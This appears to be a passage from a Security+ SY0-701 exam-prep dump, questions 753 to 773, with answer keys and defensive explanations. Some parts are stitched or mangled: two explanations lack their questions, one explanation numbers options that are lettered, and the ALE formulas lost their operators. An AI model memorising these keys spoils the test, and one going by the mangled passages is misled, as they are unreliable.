Adding items to a risk register (A) documents risk but does not provide protection. Physically air gapping (C) contradicts the requirement for Wi-Fi connectivity. Configuring TLS 1.2 (D) is beneficial for data-in-transit protection but does not address network-level isolation and blast-radius reduction.
Thus, B: Create a VLAN for the sensors best aligns with secure design.

QUESTION 753
Which of the following are the best methods for hardening end user devices? (Select two)

A. Full disk encryption
B. Group-level permissions
C. Account lockout
D. Endpoint protection
E. Proxy server
F. Segmentation

Answer: A, D

Explanation:
The best methods for hardening end user devices are Full Disk Encryption (FDE) and Endpoint Protection. FDE (A) protects data at rest on laptops and workstations, ensuring that data remains unreadable if devices are lost or stolen---an explicit best practice in Security+ SY0-701.
Endpoint protection (D), including EDR/anti-malware, hardens devices by preventing, detecting, and responding to malicious activity at the host level. Together, these controls provide strong baseline protection for confidentiality and threat prevention.
Group-level permissions (B) and account lockout (C) are important access controls but do not comprehensively harden devices against malware and data exposure. Proxy servers (E) and segmentation (F) are network controls rather than endpoint hardening measures.
Therefore, the correct selections are A: Full disk encryption and D: Endpoint protection.
Explanation (Security+ SY0-701 aligned):
Deception technologies---such as honeypots, honeynets, honeyfiles, and honeytokens---are designed to intentionally lure attackers into controlled, monitored environments. Their primary purpose is not to block attacks outright or replace preventive controls, but to observe attacker behavior, techniques, and tools in a safe way. This allows organizations to collect high-value threat intelligence without exposing real production systems or sensitive data.
In the Security+ SY0-701 objectives (General Security Concepts), deception and disruption technologies are highlighted as tools that increase attacker cost and uncertainty while improving defender visibility. When an attacker interacts with a honeypot or accesses a honeyfile, it generates a strong indicator of malicious intent because legitimate users should never touch these resources. This makes deception technologies extremely valuable for early detection and analysis of attacks.
Why the other options are incorrect:
A . Preventing malware installation is the role of endpoint protection platforms (EPP/EDR), not deception technologies.
B . Blocking all external traffic before it reaches critical systems describes perimeter defenses like firewalls or gateways, not deception.
D . Detecting insider threats by monitoring privileged accounts is handled by IAM controls, logging, and UEBA, not deception systems.
In short, deception technologies are proactive detection and intelligence-gathering tools. They don't stop attackers at the gate; instead, they trick attackers into revealing themselves and their methods, giving defenders insight that strengthens the overall security strategy.
Explanation (Security+ SY0-701 aligned):
To ensure an organization can review the controls and performance of a service provider or vendor, it should include a right-to-audit clause in its contract. A right-to-audit clause explicitly grants the customer the legal authority to inspect, assess, or audit the vendor's security controls, processes, and compliance posture. This is a key concept under Security Program Management and Oversight, particularly within third-party risk management.
In the SY0-701 objectives, third-party risk management emphasizes the importance of contractual controls that allow organizations to verify that vendors are meeting security, privacy, and compliance obligations. A right-t--audit clause enables activities such as reviewing policies, examining control effectiveness, validating compliance with standards (for example, SOC reports), and confirming that agreed-upon safeguards are actually in place. Without this clause, the organization may have no formal mechanism to independently verify vendor claims.
Why the other options are incorrect:
A . Service-level agreement (SLA): SLAs define performance metrics like uptime, response time, and availability. They do not usually grant audit authority over security controls.
B . Memorandum of agreement (MOA): An MOA outlines general responsibilities and cooperation between parties but typically lacks enforceable audit rights.

D . Supply chain analysis: This is a risk assessment activity, not a contractual mechanism that provides audit access.
From a Security+ perspective, the right-to-audit clause is the most effective and direct way to ensure ongoing visibility and assurance over vendor security controls and performance.

QUESTION 754
A systems administrator is creating a script that would save time and prevent human error when performing account creation for a large number of users. Which of the following would be a good use case for this task?creating a script

A. Off-the-shelf software
B. Orchestration
C. Baseline
D. Policy enforcement

Answer: B

Explanation:
In the context of the CompTIA Security+ SY0-701 exam, orchestration is the most appropriate answer because it directly aligns with the automation of repetitive, operational security tasks. Orchestration refers to the coordinated execution of automated processes to streamline workflows, reduce administrative burden, and ensure consistent outcomes. Creating a script to automate user account creation for a large number of users is a textbook example of orchestration in action.
The Security+ SY0-701 study guide emphasizes that automation and orchestration are essential components of modern security operations. They are used to minimize human error, improve efficiency, and enforce consistency across environments. Manual account creation is error-prone, especially at scale, and can lead to misconfigured permissions, inconsistent group memberships, or skipped security steps. Orchestration ensures that predefined steps---such as creating user accounts, assigning roles, applying access controls, enforcing password policies, and logging actions---are executed reliably every time.
The other options do not fit the scenario. Off-the-shelf software refers to prebuilt commercial solutions rather than a custom script. A baseline defines a standard configuration state but does not automate actions. Policy enforcement ensures compliance with rules but does not perform the operational task itself. The key distinction is that orchestration focuses on execution and coordination of tasks, not governance or standards.
From a Security+ operational standpoint, orchestration supports secure identity and access management by ensuring accounts are provisioned consistently and in alignment with organizational policies. It also improves auditability and accountability by enabling predictable, repeatable processes. Therefore, orchestration is the correct and most secure solution for automating large-scale account creation.

QUESTION 755
A company uses its backups to recover from a ransomware attack. Which of the following best guarantees that the backups are not infected?

A. Immutability
B. Destruction
C. Sanitization
D. Retention

Answer: A

Explanation:
The correct answer is immutability, which is a critical concept in backup security and ransomware resilience as covered in the CompTIA Security+ SY0-701 study guide. Immutability ensures that backup data, once written,

cannot be altered, modified, or deleted for a defined period of time. This protection is essential in ransomware recovery scenarios because modern ransomware often attempts to encrypt or delete backups to prevent recovery.
Immutable backups are typically implemented using write-once-read-many (WORM) storage or immutable cloud storage configurations. When immutability is enforced, even administrators or attackers with elevated privileges cannot modify the backup contents during the retention window. As a result, organizations can be confident that their backups remain in a known-good, unaltered state, free from ransomware infection or tampering.
The other options do not provide the same guarantee. Destruction refers to permanently deleting data, which would eliminate backups rather than protect them. Sanitization is the process of securely erasing data from storage media and is unrelated to preserving clean backups. Retention defines how long backups are kept but does not protect them from being modified or encrypted during that period.
From a Security+ SY0-701 perspective, immutability is closely tied to resilience, recovery, and data protection strategies. It supports business continuity by ensuring that organizations can reliably restore systems after an attack. Immutable backups are a cornerstone of modern ransomware defense strategies because they prevent attackers from corrupting recovery data. Therefore, immutability is the best and most effective control to guarantee that backups used for recovery are not infected.

QUESTION 756
Which of the following explains how a supply chain service provider could introduce a security vulnerability into an organization?

A. Delaying hardware shipments needed for system upgrades
B. Outsourcing customer service operations to a foreign call center
C. Failing to encrypt data stored on the organization's internal database
D. Having privileged access to client systems and becoming a target for attackers

Answer: D

Explanation:
The correct answer is having privileged access to client systems and becoming a target for attackers, which directly reflects a major risk discussed in the Security+ SY0-701 domain of Security Program Management and Oversight, specifically within third-party and supply chain risk management. Supply chain service providers often require elevated or privileged access to an organization's systems to perform maintenance, monitoring, software updates, or support services. This level of access significantly expands the organization's attack surface.
When a vendor has privileged access, attackers may target the service provider as an indirect path into the primary organization. This type of compromise is especially dangerous because malicious activity may appear legitimate, using trusted credentials and authorized connections. The Security+ study guide emphasizes that third-party compromises can bypass traditional perimeter defenses, making them particularly difficult to detect and contain. As a result, vendors can unintentionally introduce vulnerabilities even if the organization's internal security controls are strong.
The other options do not directly introduce a security vulnerability. Delayed hardware shipments affect availability and project timelines but do not create a security weakness. Outsourcing customer service may introduce privacy or compliance concerns, but it does not inherently create a technical vulnerability unless combined with poor access controls. Failing to encrypt internal databases is an internal security failure, not a supply chain issue caused by a service provider.
From a Security+ perspective, managing this risk requires strong contractual controls, least-privilege access, continuous monitoring, and audit rights. Organizations must treat vendors as extensions of their own environment. Therefore, privileged access held by a supply chain provider---and the increased likelihood of that provider being targeted---is the most accurate explanation of how a supply chain service provider can introduce a security vulnerability.

QUESTION 757
An organization experiences a compromise in a cloud-hosted solution that contains customer information. Which of the following strategies will help determine the sensitivity level of the breach?

A. Permission restrictions
B. Tabletop exercise
C. Data classification
D. Asset inventory

Answer: C

Explanation:
The correct answer is Data classification because it is the primary mechanism used to determine the sensitivity and criticality of information involved in a security incident. According to the Security+ SY0-701 governance and risk management concepts, data classification assigns labels---such as public, internal, confidential, or restricted---to information based on its sensitivity, value to the organization, and potential impact if disclosed, altered, or destroyed. When a breach occurs, these classifications allow security teams and management to quickly assess how severe the incident is and what regulatory, legal, or business consequences may apply.
In this scenario, the compromised cloud-hosted solution contains customer information. By referencing the organization's data classification scheme, incident responders can determine whether the exposed data includes personally identifiable information (PII), financial data, health records, or other regulated data types. This directly influences breach notification requirements, incident escalation, response prioritization, and communication with stakeholders. The SY0-701 study guide emphasizes that effective security governance depends on having clearly defined classification standards before an incident occurs, so decisions during response are consistent and defensible.
The other options do not meet the goal of determining sensitivity. Permission restrictions are access control mechanisms used to prevent unauthorized access, not to evaluate the importance of data after a compromise. Tabletop exercises are preparedness and training activities designed to test incident response plans, not to classify real data. Asset inventory identifies systems, hardware, software, and data locations, but it does not define how sensitive the data is; it only helps locate what may be affected.
Therefore, data classification is the most appropriate strategy for determining the sensitivity level of the breach, aligning directly with Security+ SY0-701 objectives related to risk management, privacy, and incident impact assessment.

QUESTION 758
Which of the following best explains how open service ports increase an organization's attack surface?

A. They are commonly overlooked by endpoint antivirus tools during scans.
B. They can make the company's remote entry point available to the internet.
C. They enable automatic application updates to reduce vulnerability windows.
D. They can expose unnecessary services to unauthorized access if not properly restricted.

Answer: D

Explanation:
Open service ports directly contribute to an organization's attack surface because they provide potential entry points that attackers can probe, exploit, or abuse. In the context of the Security+ SY0-701 objectives, the attack surface is defined as the sum of all possible points where an attacker can attempt to enter or extract data from a system. Each open port corresponds to a service or application that is listening for incoming connections, and if that service is unnecessary, misconfigured, unpatched, or weakly protected, it becomes a viable attack vector.

Option D is correct because open ports may expose services that do not need to be accessible, especially if proper access controls, firewall rules, or network segmentation are not in place. For example, leaving management interfaces, legacy services, or test services open can allow attackers to perform reconnaissance, banner grabbing, credential attacks, or exploitation of known vulnerabilities. The SY0-701 study guide emphasizes the principle of minimizing attack surface by disabling unused services, closing unnecessary ports, and applying the principle of least functionality.
Option A is incorrect because endpoint antivirus tools are not responsible for identifying or managing open network ports at an architectural level. Option B is partially true but incomplete; while open ports can allow remote access, not all open ports are remote entry points, and the question asks for the best explanation of how attack surface increases. Option C is incorrect because open ports do not inherently enable updates and, in fact, often increase risk rather than reduce it.
In summary, open service ports increase attack surface by exposing services that attackers can target. Proper port management, firewall enforcement, and regular vulnerability scanning are critical controls emphasized in Security+ SY0-701 to reduce exposure and limit unauthorized access.

QUESTION 759
Which of the following best describes the main difference between an MOU and an SOW?

A. An MOU is usually not legally binding, while an SOW is usually legally binding about outcomes.
B. An MOU identifies engagement details, while an SOW specifies who will engage.
C. An MOU requires signatures from both parties, while an SOW only requires a signature from the service provider.
D. An MOU is typically very detailed about tasks, while an SOW is typically high-level.

Answer: A

Explanation:
The correct answer is A because the primary distinction between a Memorandum of Understanding (MOU) and a Statement of Work (SOW) lies in their legal enforceability and purpose. In the Security+ SY0-701 governance and third-party risk management context, an MOU is generally a formal but nonbinding agreement that outlines mutual expectations, responsibilities, and cooperation between parties. It establishes intent and alignment but typically does not impose enforceable obligations or penalties if terms are not met.
An SOW, on the other hand, is legally binding and serves as a contractual document that defines specific deliverables, timelines, performance metrics, and acceptance criteria. The SY0-701 study guide emphasizes that SOWs are critical in vendor and service provider relationships because they clearly define what work will be performed, how success is measured, and what happens if requirements are not met. This makes the SOW enforceable in legal and regulatory contexts, especially when dealing with sensitive systems or data.
Option B is incorrect because both MOUs and SOWs can identify engagement participants, but this is not their defining difference. Option C is incorrect because both documents typically require agreement from all involved parties, and signature requirements vary by organization and jurisdiction. Option D is incorrect because it reverses the actual level of detail: MOUs are high-level and conceptual, while SOWs are detailed and taskspecific.
In security programs, MOUs are often used for cooperative arrangements, such as information sharing between organizations or government entities. SOWs are used when accountability, compliance, and measurable outcomes are required. Understanding this distinction is essential for managing third-party risk, enforcing security requirements, and maintaining compliance with Security+ SY0-701 governance objectives.

QUESTION 760
After a security incident, a systems administrator asks the company to buy a NAC platform. Which of the following attack surfaces is the systems administrator trying to protect?

A. Bluetooth
B. Wired

C. NFC
D. SCADA

Answer: B

Explanation:
The correct answer is Wired because Network Access Control (NAC) platforms are primarily designed to control and secure access to an organization's wired and wireless network infrastructure, with a strong emphasis on enforcing policies at the point where devices connect to the network. In the context of the Security+ SY0-701 objectives, NAC is a key architectural control used to reduce attack surface by preventing unauthorized, unmanaged, or noncompliant devices from gaining network access.
A NAC solution works by authenticating and evaluating devices before granting them access to network resources. This commonly includes checking device identity, credentials, patch levels, antivirus status, and compliance with security policies. For wired networks, NAC enforces controls at switch ports using technologies such as 802.1X, ensuring that only approved devices can connect to internal networks. This directly protects the wired attack surface by stopping threats like rogue devices, compromised laptops, or unauthorized systems from plugging into an Ethernet port and gaining access.
Option A, Bluetooth, is incorrect because NAC platforms do not directly manage short-range personal area network technologies. Option C, NFC, is also incorrect because NFC is typically used for proximity-based authentication or payments and is outside the scope of NAC enforcement. Option D, SCADA, refers to industrial control systems, which require specialized security controls and are not the primary target of standard enterprise NAC solutions.
The SY0-701 study guide highlights NAC as a preventive and detective control that supports zero trust principles by verifying devices before allowing access. By securing the wired network attack surface, NAC significantly reduces lateral movement opportunities and limits the impact of compromised or unauthorized endpoints following a security incident.

QUESTION 761
An alert references attacks associated with a zero-day exploit. An analyst places a bastion host in the network to reduce the risk of the exploit. Which of the following types of controls is the analyst implementing?

A. Compensating
B. Detective
C. Operational
D. Physical

Answer: A

Explanation:
The correct answer is Compensating because a bastion host is being used as an alternative safeguard to reduce risk when a primary control cannot yet be fully implemented. In the context of the Security+ SY0-701 objectives, compensating controls are designed to provide protection when standard preventive controls are not available, effective, or feasible---such as during a zero-day exploit where no vendor patch or permanent fix exists.
A zero-day exploit represents a vulnerability that is actively being exploited before developers or vendors have released a fix. Since patching is not immediately possible, organizations must rely on compensating controls to limit exposure and reduce the likelihood or impact of exploitation. A bastion host is a hardened system placed in a network segment---often in a demilitarized zone (DMZ)---that acts as a controlled access point between untrusted and trusted networks. By routing access through this tightly secured host, the analyst reduces the attack surface and restricts direct access to internal systems that may be vulnerable to the zero-day.
Option B, Detective, is incorrect because detective controls are focused on identifying or alerting on malicious

activity after it occurs, such as logging, monitoring, or intrusion detection systems. Option C, Operational, refers to processes and procedures carried out by people, such as incident response or change management, rather than a technical safeguard. Option D, Physical, applies to tangible protections like locks, cameras, or fencing, which are not relevant in this network-based scenario.
The SY0-701 study guide emphasizes the importance of layered security and adaptive risk management. When preventive controls fail or are temporarily unavailable, compensating controls like bastion hosts, network segmentation, and access restrictions allow organizations to maintain security posture and continuity of operations while longer-term solutions are developed.

QUESTION 762
An organization discovers that attackers have been using unpatched vulnerabilities in third-party libraries embedded in its web applications. The security team wants to implement a repeatable, automated process to identify and remediate such vulnerabilities before they reach production. Which of the following BEST represents the foundational element of this mitigation approach?

A. Vulnerability scanning of production systems on a daily schedule to detect known vulnerabilities
B. Software composition analysis (SCA) integrated into the development pipeline to identify vulnerable dependencies
C. Implementing a Web Application Firewall (WAF) to block all unknown library calls
D. Requiring developers to write custom code for all functionality instead of using third-party libraries

Answer: B

Explanation:
Software Composition Analysis (SCA) is the correct foundational element. SCA tools automatically scan codebases and dependencies to identify known vulnerable libraries and outdated components, and they integrate into the development pipeline for early detection. This addresses the root cause: identifying vulnerabilities in third-party dependencies before they are deployed. Daily production scanning (option 1) is reactive and catches issues too late. A WAF (option 3) is a runtime control but doesn't prevent vulnerable code from being deployed. Writing custom code for everything (option 4) is impractical and introduces other risks. SCA represents a preventive, shift-left approach that catches vulnerabilities in the software development lifecycle itself. This question assesses Threats, Vulnerabilities, and Mitigations with an emphasis on vulnerability management and mitigation techniques applied to modern development practices.

QUESTION 763
A company is concerned with supply chain compromise of new servers and wants to limit this risk. Which of the following should the company review first?

A. Sanitization procedure
B. Acquisition process
C. Change management
D. Asset tracking

Answer: B

Explanation:
The correct answer is Acquisition process because supply chain compromise risks originate before systems ever enter the organization's environment. Within the Security+ SY0-701 objectives, supply chain risk management is a core element of security governance and third-party risk oversight. Reviewing the acquisition process allows an organization to evaluate how vendors are selected, how hardware integrity is validated, and what security assurances are required before purchase and delivery.
The acquisition process includes vendor due diligence, contract requirements, sourcing controls, and

verification steps that ensure hardware has not been tampered with, preloaded with malicious firmware, or altered during manufacturing or transit. The SY0-701 study guide emphasizes that organizations must assess supplier trustworthiness, require secure delivery practices, and define security expectations in contracts to reduce the risk of compromised components entering the environment. If the acquisition process is weak, downstream controls become reactive rather than preventive.
Option A, sanitization procedure, applies to data destruction and system disposal, not newly acquired servers. Option C, change management, governs how modifications are introduced into existing systems and does not address risks introduced during procurement. Option D, asset tracking, helps maintain inventory visibility once assets are received but does not prevent compromised hardware from being introduced in the first place.
By reviewing and strengthening the acquisition process first, the company can implement preventive controls such as approved vendor lists, chain-of-custody requirements, hardware integrity checks, and acceptance testing. These measures align with SY0-701 principles of reducing risk at the earliest possible stage and enforcing accountability across third-party relationships.
In summary, supply chain compromise is best mitigated by addressing risks at procurement. The acquisition process is the foundational control point where organizations can limit exposure before servers are deployed into production environments.

QUESTION 764
A company is in the process of cutting jobs to manage costs. The Chief Information Security Officer is concerned about the increased risk of an insider threat. Which of the following will most likely help the security awareness team address this potential threat?

A. Immediately disable the accounts of staff who are likely to be terminated.
B. Train supervisors to identify and manage disgruntled employees.
C. Configure DLP to monitor staff who will be terminated.
D. Raise awareness for business leaders on social engineering techniques.

Answer: B

Explanation:
The correct answer is Train supervisors to identify and manage disgruntled employees because insider threat risk is strongly tied to human behavior, morale, and organizational change. In the Security+ SY0-701 framework, insider threats are not limited to technical weaknesses but are often driven by emotional, financial, or workplace stressors---such as layoffs, demotions, or job uncertainty. During workforce reductions, employees may experience resentment or fear, increasing the likelihood of malicious or negligent actions.
Security awareness programs are designed to address human-centric risks through education, observation, and early intervention. Training supervisors equips them to recognize warning signs of insider threat behavior, including sudden disengagement, policy violations, excessive access requests, or hostile workplace conduct. The SY0-701 study guide emphasizes that managers and supervisors are in the best position to observe behavioral changes and escalate concerns before they turn into security incidents.
Option A is incorrect because disabling accounts before termination can disrupt operations, violate HR procedures, and raise legal or ethical concerns. Option C, configuring DLP to monitor staff targeted for termination, may be inappropriate, legally risky, and reactive rather than preventive. Option D focuses on external threats like phishing and manipulation, not internal risks tied to layoffs.
By training supervisors, the organization strengthens administrative and operational controls that align with security governance and personnel risk management objectives in SY0-701. This proactive approach supports collaboration between HR, management, and security teams, ensuring insider threats are identified early and handled appropriately.
In summary, insider threat mitigation during layoffs is most effective when focused on people and processes. Training supervisors helps detect risk indicators early, supports employee well-being, and reduces the likelihood of intentional or accidental security incidents during periods of organizational stress.

QUESTION 765
A nation-state attacker gains access to the email accounts of several journalists by compromising a website that the journalists frequently use. Which of the following types of attacks describes this example?

A. On-path
B. Watering-hole
C. Typosquatting
D. Brand impersonation

Answer: B

Explanation:
The correct answer is Watering-hole because the attack involves compromising a legitimate website that is regularly visited by a specific group of targeted users---in this case, journalists---in order to indirectly infect or compromise them. The Security+ SY0-701 study guide defines watering-hole attacks as targeted attacks where adversaries identify websites frequented by their intended victims and then compromise those sites to deliver malware, steal credentials, or conduct further exploitation.
In this scenario, the attacker does not directly target the journalists' email systems. Instead, the attacker compromises a trusted website that the journalists frequently access. When the journalists visit the site, malicious code can be delivered through drive-by downloads, malicious scripts, or credential-harvesting mechanisms. This technique is particularly effective for nation-state attackers because it leverages trust and normal user behavior, making detection more difficult.
Option A, On-path, is incorrect because on-path (man-in-the-middle) attacks involve intercepting or altering communications between two parties in transit, rather than compromising a third-party website. Option C, Typosquatting, involves registering domains with misspelled names to trick users into visiting malicious sites, which is not described here. Option D, Brand impersonation, typically refers to phishing or spoofing attacks that mimic a trusted brand to deceive users, often via email or fake websites, rather than compromising a legitimate one.
The SY0-701 objectives emphasize that watering-hole attacks are commonly associated with advanced persistent threats (APTs), including nation-state actors, because they allow precise targeting of specific industries, professions, or organizations. This attack method highlights the importance of browser security, threat intelligence, web filtering, and user awareness to reduce exposure to trusted-but-compromised resources.
In summary, compromising a frequently used website to gain access to a targeted group's accounts is a textbook example of a watering-hole attack.

QUESTION 766
Which of the following would a systems administrator follow when upgrading the firmware of an organization's router?

A. Software development life cycle
B. Risk tolerance
C. Certificate signing request
D. Maintenance window

Answer: D

Explanation:
The correct answer is Maintenance window because firmware upgrades on critical infrastructure devices, such as routers, must be performed during a predefined and approved time period to minimize operational impact. Within the Security+ SY0-701 objectives, maintenance windows are a key component of change management and operational security, ensuring that potentially disruptive changes occur when business risk is lowest.

Upgrading router firmware often requires rebooting the device, which can temporarily interrupt network connectivity. A maintenance window defines when this downtime is acceptable, ensures stakeholders are notified in advance, and allows rollback plans to be executed if the upgrade fails. The SY0-701 study guide stresses that scheduled maintenance windows reduce the risk of unplanned outages, service-level agreement violations, and user disruption while supporting system stability and availability.
Option A, Software development life cycle, applies to the design, development, testing, and deployment of software applications, not routine infrastructure maintenance tasks like firmware updates. Option B, Risk tolerance, refers to an organization's willingness to accept risk and guides decision-making at a strategic level, but it does not dictate the procedural steps of performing an upgrade. Option C, Certificate signing request, is used when requesting digital certificates from a certificate authority and is unrelated to firmware updates.
Following a maintenance window aligns with best practices emphasized in SY0-701 for managing operational risk, preserving availability, and enforcing structured change control. It ensures proper approvals, testing, monitoring, and backout plans are in place before changes are introduced into production environments.
In summary, firmware upgrades are operational changes that can affect availability. Performing them during an approved maintenance window is essential to maintaining reliable network operations and reflects Security+ SY0-701 best practices for secure and controlled system management.

QUESTION 767
A systems administrator is working on a solution with the following requirements:
Provide a secure zone.
Enforce a company-wide access control policy.
Reduce the scope of threats.
Which of the following is the systems administrator setting up?

A. Zero Trust
B. AAA
C. Non-repudiation
D. CIA

Answer: A

Explanation:
The correct answer is Zero Trust because it directly aligns with all three stated requirements: creating secure zones, enforcing consistent access control policies across the organization, and reducing the overall threat surface. In the Security+ SY0-701 framework, Zero Trust is a modern security architecture model based on the principle of never trust, always verify. It assumes that threats may already exist inside or outside the network and therefore requires continuous validation of users, devices, and sessions.
Zero Trust architectures segment environments into secure zones, often using microsegmentation, to prevent lateral movement by attackers. This directly reduces the scope of threats by limiting what an attacker can access even if one component is compromised. Enforcing company-wide access control policies is another core Zero Trust principle, as access decisions are centrally governed and based on identity, device posture, context, and least privilege rather than network location.
Option B, AAA (Authentication, Authorization, and Accounting), is an access control framework, but it does not inherently define secure zones or reduce threat scope through segmentation. Option C, Non-repudiation, ensures actions cannot be denied later and is primarily related to auditing and accountability, not access control architecture. Option D, CIA, refers to confidentiality, integrity, and availability---fundamental security goals rather than an implementation model.
The SY0-701 study guide emphasizes Zero Trust as a strategic approach to minimizing attack surfaces, enforcing least privilege, and protecting enterprise resources regardless of user location or network boundaries. By continuously validating access and restricting trust, Zero Trust architectures significantly reduce risk and improve resilience against both internal and external threats.

In summary, the combination of secure zones, centralized access control enforcement, and reduced threat exposure clearly indicates the implementation of a Zero Trust architecture.

QUESTION 768
A security analyst determines that a security breach will have a financial impact of $15,000 and is expected to occur twice within a three-year period. Which of the following is the ALE for this risk?

A. $7,500
B. $10,000
C. $15,000
D. $30,000

Answer: B

Explanation:
The correct answer is $10,000 because Annualized Loss Expectancy (ALE) represents the expected yearly financial loss from a specific risk. According to Security+ SY0-701 risk management principles, ALE is calculated using the formula:
ALE = Single Loss Expectancy (SLE) Annualized Rate of Occurrence (ARO)
In this scenario, the Single Loss Expectancy (SLE) is clearly defined as $15,000, which represents the financial impact of a single security breach. The challenge lies in determining the Annualized Rate of Occurrence (ARO). The breach is expected to occur twice over a three-year period, which means the ARO is:
ARO = 2 3 0.67 occurrences per year
Using the ALE formula:
ALE = $15,000 0.67 $10,000
This calculation aligns with standard quantitative risk assessment techniques emphasized in the SY0-701 study guide. ALE allows organizations to compare the cost of potential losses against the cost of implementing security controls, helping leadership make informed, financially sound risk management decisions.
Option A, $7,500, would be correct only if the event occurred once every two years. Option C, $15,000, reflects the SLE but does not account for frequency. Option D, $30,000, incorrectly represents the total loss over three years rather than an annualized value.
The SY0-701 objectives highlight ALE as a critical metric for prioritizing risks, justifying security investments, and communicating risk in business terms to executives. By converting risk into an annual expected cost, ALE bridges the gap between technical security concerns and organizational financial planning.
In summary, when frequency is spread across multiple years, the loss must be annualized. Doing so correctly results in an ALE of $10,000, making option B the correct answer.

QUESTION 769
Which of the following explains how regular patching helps mitigate risks when securing an enterprise environment?

A. It improves server performance by reducing software bugs.
B. It addresses known software vulnerabilities before they are exploited.
C. It eliminates the need for firewalls and intrusion detection.
D. It removes the need for antivirus tools.

Answer: B

Explanation:
The correct answer is B because regular patching directly reduces security risk by remediating known vulnerabilities before attackers can exploit them. Within the Security+ SY0-701 objectives, patch management is a foundational component of vulnerability management and secure operations. Vendors routinely release

patches to fix security flaws that have already been identified, documented, and, in many cases, actively targeted by threat actors.
Attackers frequently scan enterprise environments for systems that are missing patches related to publicly disclosed vulnerabilities. Once a vulnerability is known, exploit code often becomes widely available, dramatically increasing the likelihood of compromise. Regular patching shortens the "window of exposure," which is the time between vulnerability disclosure and remediation. By applying patches promptly, organizations significantly reduce the attack surface and limit opportunities for exploitation.
Option A is incorrect because while patches may incidentally improve stability or performance, that is not their primary security purpose. Option C is incorrect because patching does not replace other security controls; firewalls and intrusion detection systems remain essential for layered defense. Option D is also incorrect because antivirus tools serve a different role, such as detecting and responding to malware, and cannot be replaced by patching alone.
The SY0-701 study guide emphasizes that effective patch management requires structured processes, including testing, maintenance windows, rollback planning, and prioritization based on risk and asset criticality. Patching is classified as a preventive technical control, stopping attacks before they occur rather than reacting after compromise.
In summary, regular patching mitigates enterprise risk by proactively addressing known software vulnerabilities before they can be exploited. This makes it one of the most effective and widely emphasized security practices in the Security+ SY0-701 exam and in real-world security operations.

QUESTION 770
An administrator installs an SSL certificate on a new system. During testing, errors indicate that the certificate is not trusted. The administrator has verified with the issuing CA and has validated the private key. Which of the following should the administrator check for next?

A. If the wildcard certificate is configured
B. If the certificate signing request is valid
C. If the root certificate is installed
D. If the public key is configured

Answer: C

Explanation:
The correct answer is If the root certificate is installed because trust errors in SSL/TLS deployments most commonly occur when the certificate chain cannot be validated back to a trusted root certificate authority. In the Security+ SY0-701 cryptography and PKI objectives, trust is established through a chain of trust, beginning with a trusted root CA, followed by any intermediate CAs, and ending with the server's certificate.
In this scenario, the administrator has already confirmed that the certificate was issued by a legitimate CA and that the private key is valid. This eliminates common issues related to key mismatch or improper issuance. The next logical step is to verify that the system (or the client systems connecting to it) trusts the CA that issued the certificate. If the root certificate---or required intermediate certificates---are missing from the trust store, clients will flag the certificate as untrusted even though it is otherwise valid.
Option A, checking wildcard configuration, is not relevant unless the certificate is being used for multiple subdomains, which is not indicated. Option B, validating the certificate signing request, would be unnecessary because the CA successfully issued the certificate. Option D, verifying the public key, is incorrect because the public key is embedded in the certificate and would already be validated as part of successful issuance.
The SY0-701 study guide highlights that certificate trust failures are frequently caused by incomplete certificate chains, missing root or intermediate certificates, or misconfigured trust stores. Ensuring that the correct root CA certificate is installed allows systems to verify the certificate's authenticity and establish secure communications.
In summary, when an SSL certificate is valid but not trusted, the most likely cause is a missing trusted root certificate, making option C the correct answer.

QUESTION 771
A small business initially plans to open common communications ports (21, 22, 25, 80, 443) on its firewall to allow broad access to its screened subnet. However, their security consultant advises against this action. Which of the following security principles is the consultant addressing?

A. Secure access service edge
B. Attack surface
C. Least privilege
D. Separation of duties

Answer: B

Explanation:
The correct answer is Attack surface because opening multiple common service ports unnecessarily increases the number of potential entry points an attacker can target. In the Security+ SY0-701 exam objectives, the attack surface is defined as the total number of exposed interfaces, services, ports, protocols, and access points that an attacker could attempt to exploit. Each open port corresponds to a listening service, and every exposed service represents an opportunity for reconnaissance, exploitation, or abuse.
In this scenario, the business intends to open ports for FTP, SSH, SMTP, HTTP, and HTTPS without clearly limiting access. While some of these services may be required, opening all of them broadly---especially to a screened subnet---significantly expands the attack surface. If any of these services are misconfigured, unpatched, or vulnerable, attackers could exploit them to gain unauthorized access. The SY0-701 study guide emphasizes minimizing exposed services as a foundational defensive strategy, often referred to as reducing attack surface area.
Option C, least privilege, is related but not the best answer. Least privilege focuses on granting users or systems only the minimum access required, whereas this question specifically concerns exposed network services rather than access rights. Option A, secure access service edge (SASE), is a cloud-based architecture model and is unrelated to basic firewall port exposure decisions. Option D, separation of duties, applies to role and responsibility distribution, not network exposure.
By advising against opening multiple common ports, the consultant is recommending a reduction in exposed services to limit opportunities for attack. This aligns directly with SY0-701 guidance on secure network design, firewall hardening, and minimizing externally accessible services.
In summary, limiting open ports reduces the organization's attack surface, making Attack surface the correct and best answer.

QUESTION 772
A Chief Information Officer wants to ensure that network devices cannot connect to the public internet and the local network to directly perform firmware updates. The IT team must manually perform the update process by using a portable device. Which of the following architecture types best fits this description?

A. Microservices
B. Air-gapped
C. Software-defined networking
D. Serverless

Answer: B

Explanation:
The correct answer is Air-gapped because this architecture deliberately isolates systems from external and internal networks to prevent any direct electronic communication. In the Security+ SY0-701 domain of Security Architecture, air-gapped environments are used to achieve the highest level of protection against networkbased

threats by physically or logically separating critical systems from untrusted networks such as the internet or even the organization's internal network.
In this scenario, the CIO requires that network devices cannot connect to the public internet or the local network for firmware updates, and that updates must be performed manually using a portable device. This is a defining characteristic of an air-gapped architecture. Air-gapped systems rely on controlled, manual transfer methods---such as USB drives or other removable media---to introduce updates, ensuring that malware, remote exploits, and supply-chain-based network attacks cannot reach the isolated systems through traditional network paths.
Option A, Microservices, refers to an application design model where software is built as loosely coupled services and does not address physical or logical network isolation. Option C, Software-defined networking, focuses on centralized and programmable network control, not network disconnection. Option D, Serverless, is a cloud computing model where infrastructure management is abstracted away from developers and is incompatible with isolated, offline environments.
The SY0-701 study guide highlights air-gapped architectures as common in high-security environments such as industrial control systems, military systems, financial infrastructure, and environments requiring maximum protection against zero-day exploits and remote compromise. While air-gapping introduces operational overhead and update delays, it significantly reduces attack surface and exposure to external threats.
In summary, an architecture that requires manual updates via portable media and prevents any direct network connectivity is best described as air-gapped, making option B the correct answer.

QUESTION 773
Which of the following risk management strategies is being used when a Chief Information Security Officer ignores known vulnerabilities identified during a risk assessment?

A. Transfer
B. Avoid
C. Mitigate
D. Accept

Answer: D

Explanation:
